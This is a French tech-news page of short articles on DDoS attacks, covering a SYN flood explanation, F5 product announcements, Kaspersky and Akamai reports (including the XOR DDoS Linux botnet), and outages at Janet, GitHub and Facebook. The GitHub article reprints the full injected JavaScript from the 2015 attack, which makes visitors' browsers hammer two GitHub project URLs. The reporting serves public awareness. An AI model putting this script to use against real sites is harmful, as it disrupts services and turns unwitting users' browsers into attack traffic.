DDoS

La Linux Plumbers Conference perturbée par une attaque SYN Flood

Soumis par fredericmazue le

En ce moment, à Sante Fe, se déroule la Linux Plumbers Conference qui rassemble tout un gratin de développeurs Linux. Des développeurs que vous pourrez difficilement joindre sur leurs machines en ce moment...

En effet, le réseau de l'événement subit une attaque SYN Flood qui est une attaque en déni de service. Pourquoi s'amuser à perturber un tel événement, on se le demande ?

Une attaque SYN Flood ne respecte pas la négociation d'une connexion TCP qui se déroule normalement en trois étapes :

  • Le client envoie un paquet SYN au serveur (SYN pour synchronisation)
  • Le serveur retourne un paquet SYN-ACK (pour synchronisation-ACKnowledgment = accusé réception)
  • Le client retourne à son tour un paquet ACK

A la suite de suite la connexion TCP est établie

Le problème dans ce protocole est que le serveur attend un certain temps le paquet ACK du client. Un certain temps, car celui-ci est variable selon les configurations du système et de plus en plus réduit. A l'époque des premières attaques SYN Flood, ce temps était en général de 75 secondes.

Une attaque SYN Flood consiste donc à envoyer de très nombreux paquets SYN sans traiter les réponses SYN-ACK. Les serveurs attaqués consomment des ressources en attendant vainement les réponses ACK des clients qui de leur côté bombardent de SYN. Et le serveur se retrouve bientôt en situation de déni de service.  

F5 Networks présente des systèmes de défense DDoS nouvelle génération

Soumis par fredericmazue le

Les cybercriminels multiplient les vecteurs d'attaque et chaque jour, via des exploits cherchent à surcharger les serveurs de demandes et à utiliser de façon frauduleuse le chiffrement pour cibler les réseaux et les applications.

Afin de mieux protéger les entreprises contre ces menaces émergentes, F5 Networks, annonce deux solutions de sécurité autonomes conçues pour rapidement et simplement remettre en état les systèmes d’information après une attaque, grâce à une visibilité essentielle et les moyens d’éliminer les « angles morts » pour protéger les infrastructures et les données de l’entreprise.

F5 DDoS Hybrid Defender offre une protection des infrastructures en combinant une défense DDoS multicouches au travers du réseau, de la session et de l’application pour diriger intelligemment la menace dans le cloud. Cette approche permet d’orienter les attaques vers des requêtes illégitimes pour maintenir le bon fonctionnement des opérations et des sites.

Principales caractéristiques :

  • Le système de défense DDoS de nouvelle génération (Next Gen DDoS) intègre l’analyse comportementale pour identifier et minimiser l’impact des attaques, du machine-learning pour détecter les menaces évasives et les anomalies de trafic, et de puissantes capacités d’automatisation pour améliorer l’efficacité.
  • Un traitement de la menace On-Demand dans un modèle hybride, qui redirige de façon transparente le trafic des attaques volumétriques, afin de réduire l’impact et de préserver efficacement l’utilisation de la bande passante du réseau.
  • Une inspection des applications pour les attaques de couche 7, avec une analyse de la menace applicative en profondeur qui s’appuie sur une logique de flux de données, des signaux agrégatifs provenant d’HTTP, et les caractéristiques des requêtes TCP, des transactions et de l’état de fonctionnement global du serveur.
  • De hautes performances et une réduction du temps nécessaire pour détecter et de traiter les attaques ciblant le réseau, les applications et l'infrastructure informatique.

F5 SSL Orchestrator lève les « angles morts » générés par l'utilisation croissante du chiffrement à travers les réseaux. Le produit combine des fonctionnalités cryptographiques permettant d’améliorer la sécurité des applications, de renforcer les capacités de détection et d’optimiser le fonctionnement réseau et l'orchestration.

Principales caractéristiques :

  • Gestion centralisée du chiffrement/déchiffrement, orientation du trafic et load balancing à travers toutes les couches de sécurité pour réduire le coût de fonctionnement et améliorer la continuité des activités.
  • Une intelligence contextuelle et un contrôle robuste du chiffrement et des protocoles au niveau du proxy pour offrir une visibilité sur les failles que SSL peut créer sur des solutions de sécurité traditionnelles et des pare-feu surchargés.
  • Un aperçu du trafic SSL grandement amélioré dans le flux d'une attaque, au travers de points critiques, permettant d’atténuer les dégâts de l'exploitation d’une faille, les récidives et l'exfiltration de données entre les services (communs entre les menaces avancées et persistantes).
  • L'intégration native avec une large gamme des principales solutions de sécurité réseau et de gestion des menaces avancées afin de réduire davantage les risques et de maximiser les investissements existants.

« Les attaques de plus en plus destructrices et perturbatrices auxquelles doivent faire face les entreprises peuvent rapidement dépasser les solutions traditionnelles de sécurité », explique Laurent Pétroque, Manager des avant-ventes F5 Networks France. « Grâce à des solutions cloud, logicielles et matérielles autonomes, F5 permet d’intégrer la sécurité au cours de l'évolution des infrastructures réseau et applicatives de la manière qui correspond au mieux aux priorités organisationnelles, aux impératifs de conformité et aux besoins des entreprises ».

De nouveaux types d'attaques DDoS via WordPress ou des objets connectés

Soumis par fredericmazue le

Kaspersky Lab publie son rapport DDoS Intelligence pour le 4ème trimestre 2015. Selon ce rapport, la période étudiée a été marquée par de nouveaux vecteurs d’attaque employés par les cybercriminels pour paralyser ces ressources ainsi que par la plus longue attaque DDoS lancée par des botnets en 2015, qui a duré plus de deux semaines. Toujours selon ce rapport, les réseaux de zombies Linux ont été responsables de 54,8 % des attaques au 4e trimestre.

Kaspersky Lab note l’apparition de nouveaux vecteurs pour l’exécution des attaques DDoS par réflexion, qui exploitent les faiblesses dans la configuration d’un système tiers afin d’amplifier une attaque. En particulier, au 4ème trimestre, les cybercriminels ont envoyé du trafic vers des sites ciblés via des serveurs de noms NetBIOS, des services RPC de contrôleur de domaine connectés via un port dynamique, ainsi que des serveurs de licences WD Sentinel.

Les assaillants ont par ailleurs continué à utiliser les équipements de l’Internet des objets (IoT) : c’est ainsi que les chercheurs ont identifié un réseau d’environ 900 caméras de surveillance à travers le monde ayant formé un botnet servant à lancer des attaques DDoS.

Les experts de Kaspersky Lab ont aussi détecté un nouveau type d’attaque contre les ressources web utilisant le système de gestion de contenu (CMS) WordPress. Il s’agit d’injecter dans le corps de ces ressources du code JavaScript qui est ensuite adressé à la ressource cible pour le compte du navigateur de l’utilisateur. Une telle attaque DDoS est montée à 400 Mbit/s et s’est prolongée 10 heures durant. Ses auteurs ont exploité une application web infectée utilisant WordPress, ainsi qu’une connexion cryptée HTTPS pour empêcher tout filtrage éventuel du trafic par le propriétaire de la ressource.

« Nous voyons que la complexité et la puissance des attaques DDoS ne diminuent pas avec le temps, même si le nombre des ressources attaquées est en recul. Malheureusement, les attaques DDoS demeurent un outil pratique et économique pour les cybercriminels car il existe toujours dans les logiciels des vulnérabilités que ceux-ci peuvent mettre à profit pour pénétrer dans les serveurs. Il y a également des utilisateurs qui ne protègent pas leurs équipements, accroissant ainsi le risque de les voir infectés par des robots. Pour notre part, nous nous engageons à fournir aux entreprises des informations sur la menace DDoS et à promouvoir la lutte contre cette menace qui peut et doit être combattue », commente Evgeny Vigovsky, responsable des activités de Kaspersky Lab pour la protection contre les attaques DDoS.

Et si l'attaque DDoS que vous venez de subir avait été lancée par l'un de vos concurrents ?

Soumis par fredericmazue le

C'est de l'ordre des possibilités... Selon une récente étude de Kaspersky Lab et B2B International, près de la moitié (48 %) des entreprises interrogées pense connaître l’identité et la motivation des auteurs d’attaques par déni de service distribué (DDoS) dont elles ont été la cible dernièrement. Fait étonnant : bon nombre d’entre elles citant des concurrents comme principaux coupables.

Tandis que les criminels visant à perturber les activités d’une entreprise représentent plus d’un quart (28 %) des suspects, une proportion surprenante d’une entreprise sur huit (12 %) pense que ses concurrents sont responsables et ont commandité des attaques DDoS à son encontre, rendant ces cybermenaces encore plus nuisibles. Ce soupçon est encore plus marqué dans le secteur des services, où plus d’un tiers des entreprises interrogées (38 %) estiment que certains de leurs concurrents se cachent derrière une attaque DDoS.

Selon les résultats, les participants sont :

- 18 % à penser que les autres auteurs d’attaques seraient des criminels cherchant à semer le chaos ou à faire diversion pendant le déroulement d’une autre attaque ;

- 17 % à estimer que les attaques visent à bloquer des services pour réclamer une rançon ;

- 11 % à associer les auteurs à des activistes politiques et 5 % à des puissances étatiques ;

- Et 27 % considérer le chantage comme le mobile le plus répandu dans les secteurs de l’industrie et des télécommunications.

« Les attaques DDoS ne sont plus seulement le fait de cybercriminels cherchant à paralyser l’activité des entreprises. Celles deviennent soupçonneuses les unes vis-à-vis des autres et bon nombre d’entre elles – notamment parmi les PME – craignent d’être victimes de tactiques sournoises de la part de leurs concurrents qui commanditeraient des attaques DDoS les ciblant directement, dans le but de porter atteinte à leur fonctionnement et à leur réputation », commente Tanguy de Coatpont, Directeur Général de Kaspersky Lab France et Afrique du Nord.

Les universités britanniques mises à mal pendant deux jours par une attaque DDoS

Soumis par fredericmazue le

Au Royaume-Uni le réseau Janet regroupe de très nombreuses universités, dont les noms prestigieux de Cambridge et Oxford. Ce réseau gère également les domaines .ac.uk et .gov.uk 

Pendant deux jours, les 7 et 8 décembre 2015, Janet a subi une attaque DDoS de très grande ampleur qui a privé tous les établissements d'Internet, ainsi que certains organismes gouvernementaux.

Les administrateurs de Janet n'ont réussi à endiguer l'attaque que le 8 à 14h00.

Les motivations de cette attaque DDoS ne sont pas connues.

Le botnet XOR DDoS lance une vingtaine d'attaques depuis des serveurs Linux, selon Akamai

Soumis par fredericmazue le

Akamai Technologies publie une alerte de cybersécurité faisant état d'une menace révélée par son pôle SIRT (Security Intelligence Response Team). Des pirates informatiques ont créé un botnet capable de mener des campagnes d'attaques par déni de service distribué (DDoS) à plus de 150 Gbit/s au moyen du malware XOR DDoS, un cheval de Troie servant à détourner des systèmes sous Linux. Un document décrivant en détail cette menace peut être téléchargé à cette adresse http://www.stateoftheinternet.com/xorddos.  

Akamai explique que le malware XOR DDoS est un cheval de Troie qui infecte les systèmes Linux, en leur demandant  de lancer des attaques DDoS sur demande, pilotées par un pirate à distance. Au départ, le pirate s'empare d'une machine Linux via des attaques par force brute pour découvrir le mot de passe donnant accès aux services SSH (Secure Shell). Une fois cet identifiant obtenu, il se sert des privilèges « root » pour exécuter un script shell Bash qui télécharge et lance le binaire malveillant.

« En un an, le botnetXOR DDoSs'est perfectionné et peut désormais être utilisé pour lancer de gigantesques attaques DDoS », souligne Stuart Scholly, vice-président et directeur général de la division Sécurité d'Akamai. « XOR DDoSillustre parfaitement le changement de tactique despirates qui créent des botnetsà partir de systèmes Linux infectés pour lancer des attaques DDoS. Ce phénomène se produit beaucoup plus fréquemment qu'auparavant, lorsque les machines sous Windows étaient les principales cibles des malwares DDoS. »

Attaques par déni de service XOR DDoS

Les travaux du pôle SIRT d'Akamai ont établi que la bande passante des attaques DDoS, déclenchées par le réseau de machines zombies XOR DDoS, était variable, se situant entre moins de 10 Gbit/s et plus de 150 Gbit/s, soit un volume d'attaques extrêmement conséquent. Le secteur des jeux a été le plus souvent ciblé, talonné par l'éducation. Ce botnet attaque jusqu'à 20 cibles par jour, situées pour 90 % d'entre elles en Asie. Le profil de plusieurs des attaques de sa provenance, neutralisées par Akamai, correspond à celles documentées en date des 22 et 23 août dans l'avis. L'une d'elles a frôlé 179 Gbit/s, tandis que l'autre avoisinait 109 Gbit/s. Deux vecteurs d'attaques ont été observés : SYN- et DNS-floods. 

Si l'adresse IP du bot est parfois usurpée, elle ne l'est pas systématiquement. Les attaques observées dans le cadre des campagnes DDoS menées à l'encontre des clients d'Akamai, étaient un mélange de trafic usurpé et non-usurpé. Les adresses IP usurpées sont générées de façon à ce qu'elles semblent émaner du même espace d'adressage (blocs /24 ou /16) que celles de l'hôte infecté. Une technique d'usurpation, consistant à modifier uniquement le troisième ou le quatrième octet de l'adresse IP, empêche les fournisseurs d'accès à Internet (FAI) de bloquer le trafic usurpé sur les réseaux protégés par le mécanisme uRPF (Unicast Reverse PathForwarding) de vérification du chemin inverse.

Neutralisation des attaques XOR DDoS

Des caractéristiques statiques identifiables ont été observées, notamment la valeur TTL de départ, la taille de fenêtre TCP et les options d'en-tête TCP. Ces signatures de charge utile peuvent contribuer à la neutralisation des attaques par déni de service distribué. Elles sont consultables dans l'avis d'alerte. Par ailleurs, des filtres tcpdump sont prévus pour faire face au trafic d'attaques SYN-flood généré par ce botnet.

Détection et éradication du malware XOR DDoS

La présence du botnet XOR DDoS peut être détectée de deux manières, précise encore Akamai. Sur un réseau, il faut repérer les communications entre un bot, ou zombie, et son canal de commande et contrôle (C2) en faisant appel à la règle Snort exposée dans l'avis. Sur un hôte Linux, il faut se servir de la règle YARA qui opère une mise en correspondance des chaînes relevées dans le binaire.

Le malware XOR DDoS est persistant : il exécute des processus qui réinstalleront les fichiers malveillants même s'ils sont supprimés. 
GitHub a de nouveau subi une attaque DDoS

Soumis par fredericmazue le
Web

Après une attaque de grande ampleur qui avait mis à mal la plate-forme de partage de code le 23 mars dernier, GitHub a de nouveau subi une attaque le 24 août.


Comme le 23 mars, il s'agissait d'une attaque par déni de service distribué, ou DDoS. Le 24 août à 11h39 heure de Paris, la plate-forme a constaté des problèmes de connectivité. Une heure plus tard les techniciens avaient diagnostiqué une attaque DDoS et ont commencé à travailler pour l'endiguer.  

The connectivity problems have been identified as a DDoS attack. We're working to mitigate now.  

Les problèmes de connectivité sont dus à une attaque DDoS. Nous travaillons à y remédier, pouvait-on lire sur la page de statut https://status.github.com/messages du service.

Le service fut totalement rétabli le même jour, à 14h52. Réaction rapide et efficace des administrateurs système, même si l'attaque semblait être de moins grande ampleur que celle du printemps.

Aucune information quant à l'origine de cette attaque n'a été communiquée par le service.

Quant à savoir qui a intérêt à nuire à GitHub ? Mystère...

GitHub sous le coup d'une attaque DDoS sophistiquée et de grande ampleur

Soumis par fredericmazue le
Image

La plate-forme d'hébergement et de partage de code GitHub subit une attaque en déni de service distribuée, ou DDoS, de grande ampleur, depuis une centaine d'heures.

L'attaque a débuté le 26 mars à 2h00 UTC, indique le blog de la plate-forme. Depuis, les responsables de GitHub prennent des mesures pour amortir l'attaque, mais la tâche semble bien difficile, car l'attaque s'adapte constamment aux mesures qui sont prises. Ainsi le service connaît régulièrement des indisponibilités. Le déroulement de l'attaque est relaté sur le compte Twitter GitHub Status, et l'état de GitHub est donné en permanence sur cette page.

Selon les informations disponibles, l'attaque émanerait de Chine et viserait deux projets principalement (voir code-dessous) :  GreatFire et CN-NYTimes, qui sont des outils anti-censure conçus pour aider les citoyens chinois à contourner la censure gouvernementale de l'Internet.

Cette attaque DDoS est comme il se doit constituée par l'envoi massif de paquets vers le service GitHub, envoi auquel se joignent des techniques nouvelles et élaborées qui la rendent difficile à endiguer.

Notamment, d'innocents internautes participent à cette attaque à l'insu de leur plein gré. Ils s'agit d'internautes voisins de la Chine et qui visitent des sites de ce pays. Ceux-ci voient normalement, dans les pages Web visitées, des publicités provenant de Baidu, l'équivalent chinois de Google. Des publicités affichées, comme les AdSense de Google, au moyen de code JavaScript.

Mais, selon HackerNews, un routeur réseau situé près de la frontière chinoise trafique les connexions HTTP à la volée pour injecter dans les navigateurs un code de publicité JavaScript que l'on peut qualifier de customisé. Des exemples de ce code sont disponibles sur Pastebin.

En voici un qui établit de rapides connexions avec GitHub, toutes les deux secondes, d'une façon telles que les internautes ne peuvent se rendent compte des problèmes qu'ils créent en toute innocence.

De son côté Baidu a indiqué n'être absolument pas impliquée volontairement dans cette attaque.

  1. document.write("<script src="http://libs.baidu.com/jquery/2.0.0/jquery.min.js">// <![CDATA[
  2. \x3c/script>");
  3. !window.jQuery && document.write("<script src='http://code.jquery.com/jquery-latest.js'>\x3c/script>");
  4. startime = (new Date).getTime();
  5. var count = 0;
  6.  
  7. function unixtime() {
  8.     var a = new Date;
  9.     return Date.UTC(a.getFullYear(), a.getMonth(), a.getDay(), a.getHours(), a.getMinutes(), a.getSeconds()) / 1E3
  10. }
  11. url_array = ["https://github.com/greatfire/", "https://github.com/cn-nytimes/"];
  12. NUM = url_array.length;
  13.  
  14. function r_send2() {
  15.     var a = unixtime() % NUM;
  16.     get(url_array[a])
  17. }
  18.  
  19. function get(a) {
  20.     var b;
  21.     $.ajax({
  22.         url: a,
  23.         dataType: "script",
  24.         timeout: 1E4,
  25.         cache: !0,
  26.         beforeSend: function() {
  27.             requestTime = (new Date).getTime()
  28.         },
  29.         complete: function() {
  30.             responseTime = (new Date).getTime();
  31.             b = Math.floor(responseTime - requestTime);
  32.             3E5 > responseTime - startime && (r_send(b), count += 1)
  33.         }
  34.     })
  35. }
  36.  
  37. function r_send(a) {
  38.     setTimeout("r_send2()", a)
  39. }
  40. setTimeout("r_send2()", 2E3);

Quels dégâts après une attaque DDoS ?

Soumis par fredericmazue le

Selon les résultats d'une étude réalisée par Kaspersky Lab et B2B International, une attaque DDoS contre les ressources en ligne d'une entreprise pourrait causer un préjudice considérable, se chiffrant en moyenne entre 52 000 et 444 000 dollars selon la taille de l'entreprise. Pour de nombreuses entreprises, ce coût a un sérieux impact sur leur bilan ainsi que sur leur réputation en raison de la perte d'accès aux ressources en ligne pour leurs partenaires et leurs clients.

Ce coût total reflète plusieurs problèmes. Selon l'étude, 61 % des victimes d'une attaque DDoS ont temporairement perdu l'accès à des informations critiques ; 38 % ont été dans l'incapacité de poursuivre leur activité principale ; 33 % font état de pertes d'opportunités et de contrats. En outre, dans 29 % des cas, le succès d'une attaque DDoS a eu un impact négatif sur la cote de crédit de l'entreprise et, dans 26 % des cas, a entraîné une augmentation de ses primes d'assurance.

Les experts incluent dans le calcul des coûts moyens la réparation des conséquences d'un incident. Par exemple, 65 % des entreprises ont consulté des spécialistes en sécurité informatique, 49 % ont payé pour faire modifier leur infrastructure informatique, 46 % ont eu recours à leurs avocats et 41 % ont fait appel à des gestionnaires de risque. Et il ne s'agit là que des frais les plus courants.

Les informations sur les attaques DDoS et les perturbations qui en résultent pour l'entreprise sont souvent rendues publiques, ce qui accentue encore les risques. 72 % des victimes ont divulgué des informations relatives à une attaque DDoS contre leurs ressources. En particulier, 43 % des responsables interrogés ont informé leurs clients d'un incident, 36 % l'ont signalé aux autorités et 26 % en ont parlé aux médias. 38 % des entreprises ont subi une atteinte à leur réputation à la suite d'une attaque DDoS et près d'une sur trois a dû demander l'aide de conseillers en image.

« Une attaque DDoS qui fait mouche peut compromettre des services critiques, avec des conséquences graves pour l'entreprise. Par exemple, les récentes attaques contre des banques scandinaves (en particulier OP Pohjola Group en Finlande) a interrompu pendant quelques jours les services en ligne ainsi que le traitement des transactions par carte, un problème fréquent en pareil cas. C'est pourquoi les entreprises doivent aujourd'hui considérer la protection DDoS comme faisant partie intégrante de leur politique globale de sécurité informatique. Cet aspect est tout aussi important que la protection contre les malwares, les attaques ciblées, les fuites de données et autres », commente Tanguy de Coatpont, Directeur Général chez Kaspersky Lab France. 

Panne Facebook et Instagram : une action des Lizard Squad ?

Soumis par fredericmazue le
Web
Image

Ce mardi vers 7h00 du matin Facebook et Instagram - qui est la propriété de Facebook depuis 2012 - ont été touchés par une panne mondiale qui a duré environ une heure.

Le réseau social indiquait alors sur le compte Twitter d'Instagram : "Nous savons que de nombreuses personnes peinent actuellement à accéder à Facebook et Instagram. Nous travaillons à un retour à la normale aussi rapidement que possible."

Comme d'habitude Facebook n'a donné aucune indication technique sur les raisons de cette panne.

Ne pas donner d'explications, c'est laisser libre cours aux théories, aux rumeurs et mêmes aux revendications.


Les Lizard Squad, qui se sont tristement faits remarquer à Noël en lançant des attaques en déni sur service sur PSN et Xbox Live, sous-entendent qu'ils sont à l'origine de cette panne géante de Facebook et Instagram.

Les Lizard Squad n'étant à priori pas au mieux de leur forme, la question est de savoir s'ils sont réellement à l'origine de la panne, ou s'il s'agit simplement d'une intox destinée à entretenir leur sulfureuse réputation.

Toujours est-il qu'après avoir indiqué qu'ils lanceraient d'autres actions, ils ont publié un tweet qui sous-entend qu'ils sont responsables de la panne de ce matin.

Facebook a réagi à cela en démentant catégoriquement : "Beaucoup de personnes ont eu du mal à accéder à Facebook et Instagram. Cela ne résultait pas d’une attaque de tiers mais s’est produit après la mise en place d'une modification qui a affecté nos systèmes de configuration".